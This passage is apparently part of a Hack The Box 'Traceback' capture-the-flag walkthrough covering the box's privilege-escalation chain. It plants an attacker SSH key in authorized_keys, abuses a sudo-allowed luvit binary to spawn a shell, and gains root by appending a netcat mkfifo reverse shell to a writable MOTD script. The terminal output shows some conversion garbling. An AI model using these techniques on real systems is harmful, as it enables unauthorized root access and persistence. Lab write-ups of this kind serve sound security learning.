webadmin@traceback:/home/webadmin/.ssh$ echo 'ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQDGivswncXE0nne/BJgzYpNwrvfZVD3+Kgj3RD99XNg6I0d8tbRS55EvZb7eNKPY5MPqL2zo0dFjwvfv7j/GI+JzV2gPNx+Je9cLyxuTjXavrcWsKokJxIo09NsJRqKNYj1lXJbA13IsQqrNQyNxj/csgeFW8EhvooKrrAH0bNqFXZ+b79rbADpkLo/Ab+yX7kq0Rdp0epnLYIpG3gtPX5KCvvLVqkd6jwrYrsyz9CksHoLR3yNy/716Efj0b1X764FfdYKUo3//IfWbPhNSqWufPyphV4EBHR2dfd4VwL7qKZwiriEt+yLzrUr-9AIt0w1Hc7l0NvSCoIg+4fiTS5 ginger@parrot' >authorized_keys
<Hc7l0NvSCoIg+4fiTS5 ginger@parrot' >authorized_keys
webadmin@traceback:/home/webadmin/.ssh$ cat authorized_keys
cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQDGivswncXE0nne/BJgzYpNwrvfZVD3+Kgj3RD99XNg6I0d8tbRS55EvZb7eNKPY5MPqL2zo0dFjIwvf7j/GI+JzV2gPNx+Je9cLyxuTjXavrcWsKokJxIo09NsJRqKNYj1lXJbA13IsQqrNQyNxj/csgeFW8EhvooKrrAH0bNqFXZ+b79rbADpkLo/Ab+yX7kq0Rdp0epnLYIpG3gtPX5KCvvLVqkd6jwrYrsyz9CksHoLR3yNy/716Efj0b1X764FfdYKUo3//IfWbPhNSqWufPyphV4EBHR2dfd4VwL7qKZwiriEt+yLzrUr-9AIt0w1Hc7l0NvSCoIg+4fiTS5 ginger@parrot
webadmin@traceback:/home/webadmin/.ssh$
```

Figure 18 webadmin - authorized\_keys

Next we shall login as webadmin by performing port forwarding through port 22, SSH using the identified file that we generated earlier (**mykey**). However, before we login using the identified file, we shall remove **mykey.pub** to prevent conflict during port forwarding.

Command used: *ssh -i mykey [webadmin@10.10.10.181](http://webadmin@10.10.10.181)*



```
[ginger@parrot] -[~/Desktop/HackTheBox/Machines/Completed/Traceback]
└─$ ssh -i mykey webadmin@10.10.10.181
#####
----- OWNED BY XH4H -----
- I guess stuff could have been configured better ^^ -
#####
Welcome to Xh4H land
port-10.10.10.
181-80.txt


Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings

Last login: Thu Feb 27 06:29:02 2020 from 10.10.14.3
webadmin@traceback:~$
```

Figure 19 secure shell port forwarding as webadmin

We proceed with file searching and found a text file left by sysadmin, **note.txt** on webadmin home directory. We view it. Apparently sysadmin had left us a hint to escalate privileges using **lua** programming language.

Command used: *cat note.txt*




```
webadmin@traceback:/home/webadmin$ ls -la
ls -la
total 44
drwxr-x--- 5 webadmin sysadmin 4096 Jun  9 22:39 .
drwxr-xr-x  4 root    root    4096 Aug 25  2019 ..
-rw-----  1 webadmin webadmin 120 Jun  9 22:38 .bash_history
-rw-r--r--  1 webadmin webadmin 220 Aug 23  2019 .bash_logout
-rw-r--r--  1 webadmin webadmin 3771 Aug 23  2019 .bashrc
drwx----- 2 webadmin webadmin 4096 Aug 23  2019 .cache
drwxrwxr-x  3 webadmin webadmin 4096 Aug 24  2019 .local
-rw-rw-r--  1 webadmin webadmin   1 Aug 25  2019 .luvit_history
-rw-r--r--  1 webadmin webadmin  807 Aug 23  2019 .profile
drwxrwxr-x  2 webadmin webadmin 4096 Feb 27  06:29 .ssh
-rw-r--r--  1 webadmin webadmin    0 Jun  9 22:39 dhanush.php
-rw-rw-r--  1 sysadmin sysadmin 122 Mar 16  03:53 note.txt
webadmin@traceback:/home/webadmin$ cat note.txt
cat note.txt
-sysadmin -
I have left a tool to practice Lua.
I'm sure you know where to find it.
Contact me if you have any question.
webadmin@traceback:/home/webadmin$
```

Figure 20 note.txt

Moving on, we go through **.bash\_history** file and found something useful. It looks like command left by sysadmin for us to escalate privilege and get shell of sysadmin. Our next step will be following the instruction of **.bash\_history** since sysadmin did mention **Lua** at **note.txt**.

Command used: *cat .bash\_history*



```
-rw-----  1 webadmin webadmin 193 Jun 10 00:56 .bash_history
-rw-r--r--  1 webadmin webadmin 220 Aug 23  2019 .bash_logout
-rw-r--r--  1 webadmin webadmin 3771 Aug 23  2019 .bashrc
drwx----- 2 webadmin webadmin 4096 Aug 23  2019 .cache
drwxrwxr-x  3 webadmin webadmin 4096 Aug 24  2019 .local
-rw-rw-r--  1 webadmin webadmin   1 Aug 25  2019 .luvit_history
-rw-r--r--  1 webadmin webadmin  807 Aug 23  2019 .profile
drwxrwxr-x  2 webadmin webadmin 4096 Feb 27  06:29 .ssh
-rw-r--r--  1 webadmin webadmin    0 Jun  9 22:39 dhanush.php
-rw-rw-r--  1 sysadmin sysadmin 122 Mar 16  03:53 note.txt
webadmin@traceback:/home/webadmin$ cat .bash_history
cat .bash_history
ls -la
sudo -l
nano privesc.lua
sudo -u sysadmin /home/sysadmin/luvit privesc.lua
rm privesc.lua
logout
exit
exit
exit
sudo -l
sudo -u sysadmin /home/sysadmin/luvit -e 'os.execute("/bin/sh")'
webadmin@traceback:/home/webadmin$
```

Figure 21 .bash\_history

First, we **sudo -l** to check the list of command that webadmin able to execute. The result shows in *Figure 22*, tell us that webadmin able to run **luvit** program as sysadmin without needing sysadmin password credentials. Luvit is a lua REPL interpreter.

Command used: **sudo -l**

```
webadmin@traceback:/home/webadmin$ sudo -l
[sudo] password for webadmin: 
Matching Defaults entries for webadmin on traceback:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User webadmin may run the following commands on traceback:
    (sysadmin) NOPASSWD: /home/sysadmin/luvit
```

*Figure 22 list of allow command that webadmin able to execute*

The instruction in **.bash\_history** mention a lua file called **privesc.lua**. However, this file could not be found in the webadmin directory. Therefore, we will be creating privesc.lua. After creating privesc.lua, we shall input '**'os.execute("/bin/sh")'**' command into the file as this command mentioned in **.bash\_history**, it able to break out from restricted environments by spawning an interactive system shell. (Refer: *Figure 23*) For more readings on spawning shell via lua, refer to GTFObins: <https://gtfobins.github.io/gtfobins/lua/>

Command used: > *privesc.lua*

```
echo 'os.execute("/bin/sh")' >privesc.lua
```

```
webadmin@traceback:/home/webadmin$ > privesc.lua
> privesc.lua
webadmin@traceback:/home/webadmin$ ls -la
ls -la
total 44
drwxr-x--- 5 webadmin sysadmin 4096 Jun 12 08:46 .
drwxr-xr-x  4 root     root    4096 Aug 25 2019 ..
-rw-----  1 webadmin webadmin  105 Mar 16 04:03 .bash_history
-rw-r--r--  1 webadmin webadmin  220 Aug 23 2019 .bash_logout
-rw-r--r--  1 webadmin webadmin 3771 Aug 23 2019 .bashrc
drwx----- 2 webadmin webadmin 4096 Aug 23 2019 .cache
drwxrwxr-x  3 webadmin webadmin 4096 Aug 24 2019 .local
-rw-rw-r--  1 webadmin webadmin   1 Aug 25 2019 .luvit_history
-rw-r--r--  1 webadmin webadmin  807 Aug 23 2019 .profile
drwxrwxr-x  2 webadmin webadmin 4096 Feb 27 06:29 .ssh
-rw-rw-r--  1 sysadmin sysadmin 122 Mar 16 03:53 note.txt
-rw-rw-rw-  1 webadmin webadmin   0 Jun 12 08:46 privesc.lua
webadmin@traceback:/home/webadmin$ echo 'os.execute("/bin/sh")' > privesc.lua
echo 'os.execute("/bin/sh")' > privesc.lua
webadmin@traceback:/home/webadmin$ cat privesc.lua
cat privesc.lua
os.execute("/bin/sh")
webadmin@traceback:/home/webadmin$ █
```

*Figure 23 privesc.lua*

Moving on, we will proceed with escalate privileges to sysadmin user. As stated on **.bash\_history** file, there is 2 method to escalate privilege. **Method 1:** requires to create privesc.lua as shown in *figure 22* and *figure 23*. Meanwhile, **method 2:** does not required to create privesc.lua.

Command used:

**Method 1:** *sudo -u sysadmin /home/sysadmin/luvit privesc.lua*

**Method 2:** *sudo -u sysadmin /home/sysadmin/luvit -e 'os.execute("/bin/bash")'*

To ensure that we receive the sysadmin shell, we shall check the user id and type of shell.

Command used: **Check user id : id**

**Check interactive shell : bash -i**

```
webadmin@traceback:/home/webadmin$ sudo -u sysadmin /home/sysadmin/luvit privesc.lua
<$ sudo -u sysadmin /home/sysadmin/luvit privesc.lua
sh: turning off NDELAY mode
id
uid=1001(sysadmin) gid=1001(sysadmin) groups=1001(sysadmin)
bash -i
```

*Figure 24 escalate privileges to sysadmin*

Once the command executed, we receive sysadmin shell and visit sysadmin home directory to capture **user.txt**.

Command used: *cd /home/sysadmin*

*cat user.txt*

```
sysadmin@traceback:/home$ cd sysadmin
cd sysadmin
sysadmin@traceback:~$ ls -la
ls -la
total 7344
drwxr-x--- 5 sysadmin sysadmin 4096 Jun 10 07:12 Owner/Group
drwxr-xr-x  4 root      root    4096 Aug 25 2019 .root
-rw-----  1 sysadmin sysadmin     1 Aug 25 2019 .bash_history
-rw-r--r--  1 sysadmin sysadmin   220 Apr  4 2018 .bash_logout
-rw-r--r--  1 sysadmin sysadmin  3771 Apr  4 2018 .bashrc
drwx----- 2 sysadmin sysadmin 4096 Aug 25 2019 .cache
drwxrwxr-x  3 sysadmin sysadmin 4096 Aug 24 2019 .local
-rw-r--r--  1 sysadmin sysadmin   807 Apr  4 2018 .profile
drwxr-xr-x  2 root      root    4096 Aug 25 2019 .ssh
-rwxrwxr-x  1 sysadmin sysadmin 4397566 Aug 24 2019 luvit
-rw-r--r--  1 sysadmin sysadmin 3078592 Jun 10 07:11 pspy64
-rw-----  1 sysadmin sysadmin    33 Jun 10 07:05 user.txt
sysadmin@traceback:~$ cat user.txt
cat user.txt
90c43e479f96c97d72e849c4209e2545
sysadmin@traceback:~$
```

*Figure 25 user.txt*


Moving on, we visit .ssh folder and repeat the same steps by modifying the `authorized_keys` file of sysadmin with **mykey.pub** that we generated earlier.

Command used: `cat mykey.pub`

```
<copy the highlighted section (refer: figure 17)>
echo'<paste highlighted section of mykey.pub>' >authorized_keys
```

After pasting the keys, we shall view it to ensure that we had rewrite the `authorized_keys` with our keys by comparing the result with **mykey.pub**.

Command used: `cat authorized_keys`



```
sysadmin@traceback:~$ cd .ssh
cd .ssh
sysadmin@traceback:~/ssh$ ls -la
ls -la
total 12
drwxr-xr-x 2 root      root    4096 Aug 25 2019 .
drwxr-x--- 5 sysadmin  sysadmin 4096 Jun 10 07:12 ..
-rw-r--r-- 1 sysadmin  sysadmin  563 Feb 27 06:31 authorized_keys
sysadmin@traceback:~/ssh$ cat authorized_keys
cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQDGivswncXEQnne/BJgzYpNrvfZVD3+Kgj3RD99XN
6IQd8tbRS55EvZb7eNKPY5MPqL2zo0dDfIwvf7j/GI+JzV2gPNx+Je9cLyxuTjXavrcWsKokJxIo09N
JRqKNYj1lXjbA13IsQqrNQyNxj/csgeFW8EhvooKrrAH0bNqFXZ+b79rbADpkLo/Ab+yX7kq0Rdp0epi
LYIpG3gtPX5KCVvLVqkd6jwrYrsyz9CksRHoLR3yNy/716Efj0b1X764FfdYKUo3//IfWbPhNSqWufPj
phV4EBHR2dfd4VwL7qKZwiriEt+yLzrUr+9AIt0w1Hc7l0NvSCoIg+4fiTS5 ginger@parrot
```

Figure 26 sysadmin - `authorized_keys`

After rewrite the `authorized_keys`, we can continue to hunt for root user via port forwarding through SSH login by following the command below or continue with the interactive shell.

Command used:

**Port forwarding:** `ssh -i mykey sysadmin@10.10.10.181`

**Interactive shell:** `python3 -c "import pty;pty.spawn('/bin/bash')"`

Moving on, we shall escalate privileges to root user in order to capture root.txt. We proceed with enumerate services running by root and found something interesting. (Refer: figure 27)

Command used: `ps auxww |grep root`

```

root      421  0.0  0.0 110512  3500 ?      Ssl  08:12  0:00 /usr/sbin/irqb
root      422  0.0  0.1  72296  6428 ? 2019-08-24 03:53 Ss  08:12  0:00 /usr/sbin/sshd
root      442  0.0  0.0 16180   2028 ttys1-27 04:50:58 2019-07-31 04:50:58 Ss+ 08:12  0:00 /sbin/agetty
o -p -- \u --noclear ttys1 linux 2020-06-12 08:19:16 Ss  08:12  0:00 /sbin/agetty
root      654  0.0  0.4 327120  16640 ? 2020-02-27 05:01 Ss  08:12  0:00 /usr/sbin/apac
he2 -k start
root     1200  0.0  0.0      0    0 ?      I   08:39  0:00 [kworker/u256:1]
root     1203  0.0  0.0      0    0 ?      I   08:39  0:00 [kworker/3:1]
root     1321  0.0  0.0 60580   3856 ? 2020-03-01 03:53 S   08:52  0:00 sudo -u sysadm
in /home/sysadmin/luvit privesc.lua
root     1682  0.0  0.0      0    0 ?      I   09:28  0:00 [kworker/u256:0]
root     1750  0.0  0.0 58792   3324 ? 2020-03-01 03:53 S   09:38  0:00 /usr/sbin/CRON
-f
root     1753  0.0  0.0 4628    780 ?      Ss  09:38  0:00 /bin/sh -c sleep 30 ; /bin/cp /var/backups/.update-motd.d/* /etc/update-motd.d/
root     1755  0.0  0.0 7468    728 ?      S   09:38  0:00 sleep 30
sysadmin 1758  0.0  0.0 11464   1036 ?      S   09:38  0:00 grep --color=auto root
sysadmin@traceback:/etc$ 

```

Figure 27 enumerated root services

To get a clearer idea of what the this service is doing, we monitor them using pspy. Pspy Github link: <https://github.com/DominicBreuker/pspy>. We should download the small version so that it will takes less time to download on Traceback-HTB machine later on.

Firstly we download **pspy64s** onto our hacking machine then at terminal we change directory to the folder that we store pspy64s and host a HTTP server through **port 8080** with the following command.

Command used: *cd <the directory that pspy64s was stored>*

```
python3 -m http.server 8080
```

```

[ginger@parrot] - [~/Desktop/HackTheBox/Machines/Completed/Traceback]
└─ $ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.10.181 - - [10/Jun/2020 15:36:46] "GET /keys.pub HTTP/1.1" 200 -
10.10.10.181 - - [10/Jun/2020 15:37:18] "GET /keys.pub HTTP/1.1" 200 -

```

Figure 28 hosting HTTP server

Once the HTTP server was host, download pspy64s using sysadmin user account on **/tmp** directory. The reason why we download it at tmp directory because we does not have the permission to download files at sysadmin home directory.

Command used: *cd /tmp*

```
wget http://<tun0 ip address>:8080/pspy64s
```

```
sysadmin@traceback:/tmp$ ls -la
ls -la
total 8
drwxrwxrwt 2 root root 4096 Jun 12 11:07 .
drwxr-xr-x 22 root root 4096 Aug 25 2019 ..
sysadmin@traceback:/tmp$ wget http://10.10.14.68:8080/pspy64s
--2020-06-12 11:07:58-- http://10.10.14.68:8080/pspy64s
Connecting to 10.10.14.68:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1156536 (1.1M) [application/octet-stream]
Saving to: 'pspy64s'

    0K ..... 0% 192K 6s
  50K ..... 8% 390K 4s
100K ..... 13% 5.89M 3s
150K ..... 17% 411K 2s
200K ..... 22% 6.30M 2s
250K ..... 26% 7.46M 1s
300K ..... 30% 5.35M 1s
350K ..... 35% 6.53M 1s
400K ..... 39% 477K 1s
450K ..... 44% 6.29M 1s
500K ..... 48% 6.77M 1s
550K ..... 53% 6.85M 1s
600K ..... Plain text 1ab width: 4 61% 4.92M 1s
650K ..... mykey.pub 66% 6.50M 0s
700K ..... mykey 70% 5.63M 0s
750K ..... mykey 75% 690K 0s
800K ..... mykey 79% 6.96M 0s
850K ..... mykey 84% 5.79M 0s
900K ..... mykey 88% 6.41M 0s
950K ..... mykey 92% 7.45M 0s
1000K ..... mykey 97% 5.45M 0s
1050K ..... mykey 100% 6.51M=0.8s
1100K ..... mykey 100% 6.51M=0.8s
```

Figure 29 downloading pspy64s

Once we complete download pspy64s, we shall enable execute permission to the file before executing it.

Command used: `chmod +x pspy64s`

```
./pspy64s
```

```
drwxrwxrwt 2 root      root      4096 Jun 12 11:07 .
drwxr-xr-x 22 root     root     4096 Aug 25 2019 ..
-rw-r--r-- 1 sysadmin sysadmin 1156536 May  2 23:25 pspy64s
sysadmin@traceback:/tmp$ chmod +x pspy64s
chmod +x pspy64s
sysadmin@traceback:/tmp$ ./pspy64s
./pspy64s
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdcc235db663f5e3fe1c33b8855
```



```
Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching dir
```

Figure 30 execute pspy64s

We monitor the services that run by **UID= 0** (root) and found that **bin/sh -c sleep 30; /bin/cp /var/backups/.update-motd.d/\* /etc/update-motd.d/** was run by root frequently. (Refer: figure 31)

```

2020/06/12 11:10:02 CMD: UID=0 PID=2691 | sleep 30
2020/06/12 11:10:02 CMD: UID=0 PID=2690 | /bin/sh -c /bin/cp /var/backups/.update-motd.d/* /etc/update-motd.d/
2020/06/12 11:10:02 CMD: UID=0 PID=2689 | /bin/sh -c sleep 30 ; /bin/cp /var/backups/.update-motd.d/* /etc/update-motd.d/
2020/06/12 11:10:02 CMD: UID=0 PID=2688 | /usr/sbin/CRON -f
2020/06/12 11:10:02 CMD: UID=0 PID=2687 | /usr/sbin/CRON -f
2020/06/12 11:10:32 CMD: UID=0 PID=2693
2020/06/12 11:11:01 CMD: UID=0 PID=2699 | sleep 30
2020/06/12 11:11:01 CMD: UID=0 PID=2697 | /bin/sh -c sleep 30 ; /bin/cp /var/backups/.update-motd.d/* /etc/update-motd.d/
2020/06/12 11:11:01 CMD: UID=??? PID=2696 | ???
2020/06/12 11:11:01 CMD: UID=0 PID=2695
2020/06/12 11:11:01 CMD: UID=0 PID=2694 | /usr/sbin/CRON -f

```

Figure 31 pspy monitored result

Next we shall visit both **/var/backups/.update-motd.d** and **/etc/update-motd.d** directory to check out what was running constantly. We visit **/var/backups/.update-motd.d** file directory first to view what was backup constantly.

Command used: *cd /var/backups/.update-motd.d*

*ls -la*

```

sysadmin@traceback:/var/backups/.update-motd.d$ ls -la
total 32
drwxr-xr-x 2 root root 4096 Mar  5 02:56 .
drwxr-xr-x 3 root root 4096 Aug 25 2019 ..
-rw-r--r-- 1 root root  981 Aug 25 2019 00-header
-rw-r--r-- 1 root root  982 Aug 27 2019 10-help-text
-rw-r--r-- 1 root root 4264 Aug 25 2019 50-motd-news
-rw-r--r-- 1 root root  604 Aug 25 2019 80-esm
-rw-r--r-- 1 root root  299 Aug 25 2019 91-release-upgrade
sysadmin@traceback:/var/backups/.update-motd.d$ cat 00-header
#!/bin/sh
#
#      00-header - create the header of the MOTD
#      Copyright (C) 2009-2010 Canonical Ltd.
#
#      >/ Authors: Dustin Kirkland <kirkland@canonical.com>
#
#      This program is free software; you can redistribute it and/or modify
#      it under the terms of the GNU General Public License as published by
#      the Free Software Foundation; either version 2 of the License, or
#      (at your option) any later version.
#
#      This program is distributed in the hope that it will be useful,
#      but WITHOUT ANY WARRANTY; without even the implied warranty of

```

Figure 32 /var/backups/.update-motd.d/00-header

After execute the command above, we found multiple file in the directory. Those file ownership belongs to root user. However, sysadmin user able to read, write and execute those files. Next we all access each files and found something useful in **00-header** file.

Command used: *cat 00-header*

As shown in *figure 32*, we know that MOTD is a GNU system that contains message of the day. It was used to send message to all user after successfully login and before execute login shell. Next we check out files in `/etc/update-motd.d` directory.

Command used: `ls -lha /etc/update-motd.d/`

```
sysadmin@traceback:~$ ls -lha /etc/update-motd.d/
total 32K
drwxr-xr-x  2 root sysadmin 4.0K Aug 27  2019 .
drwxr-xr-x 80 root root    4.0K Mar 16 03:55 ..
-rwxrwxr-x  1 root sysadmin 981 May  3 12:22 00-header
-rwxrwxr-x  1 root sysadmin 982 May  3 12:22 10-help-text
-rwxrwxr-x  1 root sysadmin 4.2K May  3 12:22 50-motd-news
-rwxrwxr-x  1 root sysadmin 604 May  3 12:22 80-esm
-rwxrwxr-x  1 root sysadmin 299 May  3 12:22 91-release-upgrade
```

*Figure 33 etc/update-motd.d*

After comparing the files in `/var/backups/.update-motd.d/00-header` and `/etc/update-motd.d/00-header`, both files contains the same content and permission. (Refer: *figure 32* and *figure 33*) Next, we will escalate privileges to root user by inserting a netcat one liner reverse shell onto MOTD and port forwarding through SSH, in order to execute MOTD. This will result, shell connection via our netcat listen. However, we have 30 seconds to do it before 00-header was restored to its original state.

Refer to Vulnhub Fowsniff Writeup, part iii. Privileges Escalation section for better understanding. (<https://blog.haao.sh/writeups/fowsniff-writeup/>)

Firstly, we setup our netcat, listening on port 9999.

Command used: `nc -lvp 9999`

```
[x]-[ginger@parrot]-[~/Desktop/HackTheBox/Machines/Completed/Traceback]
└─$ nc -lvp 9999
Listening on [0.0.0.0] (family 0, port 9999)
```

*Figure 34 netcat listening on port 9999*

Secondly, we open up a notepad or text file and **input** the following command. We will be copy pasting the command later on to break the time constrain issue.

Command:

```
echo "\rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <tun0 ip> 9999 >/tmp/f\n" >> 00-header
```

`ssh -i mykey webadmin@10.10.10.181`

Moving on, we shall copy paste and execute the following command, netcat reverse shell at **/etc/update-motd.d** directory. The reason why this command was used instead of **nc -e /bin/sh <tun0 ip> <port no.>** due to the version of netcat installed in Traceback-HTB machine does not support -e option. Refer to [pentestmonkey reverse shell cheat sheet](http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet) for more info.:(<http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>).

Command used: `echo "\rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <tun0 ip> 9999 >/tmp/f\n" >> 00-header`

```
sysadmin@traceback:/etc/update-motd.d$ echo "\rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.87 9999 >/tmp/f\n" >> 00-header
sysadmin@traceback:/etc/update-motd.d$ 0.10.
```

Figure 35 execute netcat reverse shell command

Finally, we port forwarding through SSH and login as webadmin user by copy pasting the command below.

Command used: `ssh -i mykey webadmin@10.10.10.181`

```
[ginger@parrot]~[~/Desktop/HackTheBox/Machines/Completed/Traceback]
└─$ ssh -i mykey webadmin@10.10.10.181
#####
----- OWNED BY XH4H -----
→ I guess stuff could have been configured better ^^-^
#####

000 >/
```

Figure 36 SSH login as webadmin

In the meantime, our netcat listener will receive connection as root user. **Note:** if there isn't any connection receive, try again until success. This was due to the 30 second restriction, your netcat reverse shell command that was inserted at 00-header file, was restored to its original state in a nick of time.

```
[x]~[ginger@parrot]~[~/Desktop/HackTheBox/Machines/Completed/Traceback]
└─$ nc -lvp 9999
Listening on [0.0.0.0] (family 0, port 9999)
Connection from 10.10.10.181 56600 received!
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
```

Figure 37 receive root user shell connection

Once we are root user, time to hunt root.txt at /root directory.

Command used: `cd /root  
cat root.txt`

```

root@traceback:/# cd /root
cd /root
root@traceback:/root# ls -la
ls -la
total 40
drwx----- 5 root root 4096 Aug 25 2019 .
drwxr-xr-x 22 root root 4096 Aug 25 2019 ..
-rw----- 1 root root 67 Jan 24 05:49 .bash_history
-rw-r--r-- 1 root root 3106 Apr 9 2018 .bashrc
drwx----- 2 root root 4096 Aug 24 2019 .cache
drwxr-xr-x 3 root root 4096 Aug 24 2019 .local
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 66 Aug 25 2019 .selected_editor
drwxr-xr-x 2 root root 4096 Aug 24 2019 .ssh
-r----- 1 root root 33 Jun 13 09:32 root.txt
root@traceback:/root# cat root.txt
cat root.txt
f857c252bb9ef5074147136fd985e953
root@traceback:/root#

```

Figure 38 root.txt

An alternative method to capture root.txt is to display root.txt hash on the MOTD when we login through SSH. Instead of inserting netcat reverse shell command, we shall input display root.txt command.

Command used: `cd /etc/update-motd.d`

```
echo "cat /root/root.txt" >> /etc/update-motd.d/00-header
```

```

sysadmin@traceback:~$ echo "cat /root/root.txt" >> /etc/update-motd.d/00-header
sysadmin@traceback:~$ exit
webadmin@traceback:~$ exit
logout
Connection to 10.10.10.181 closed.

```

Figure 39 insert display root.txt command to 00-header

Next, we shall SSH login as webadmin user. Once login, you will saw the root.txt hash displayed below **Welcome to Xh4H land**. (Refer: *figure 40*)

Command used: `ssh -i mykey webadmin@10.10.10.181`

```

[ginger@parrot] -[~/Desktop/HackTheBox/Machines/Completed/Traceback]
└─ $ ssh -i mykey webadmin@10.10.10.181
#####
----- OWNED BY XH4H -----
- I guess stuff could have been configured better ^^- 
#####

Welcome to Xh4H land
58377a5893c6da2dbb0459650e1e778f

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sun May 3 12:19:35 2020 from 10.10.14.34

```

Figure 40 root.txt displayed via MOTD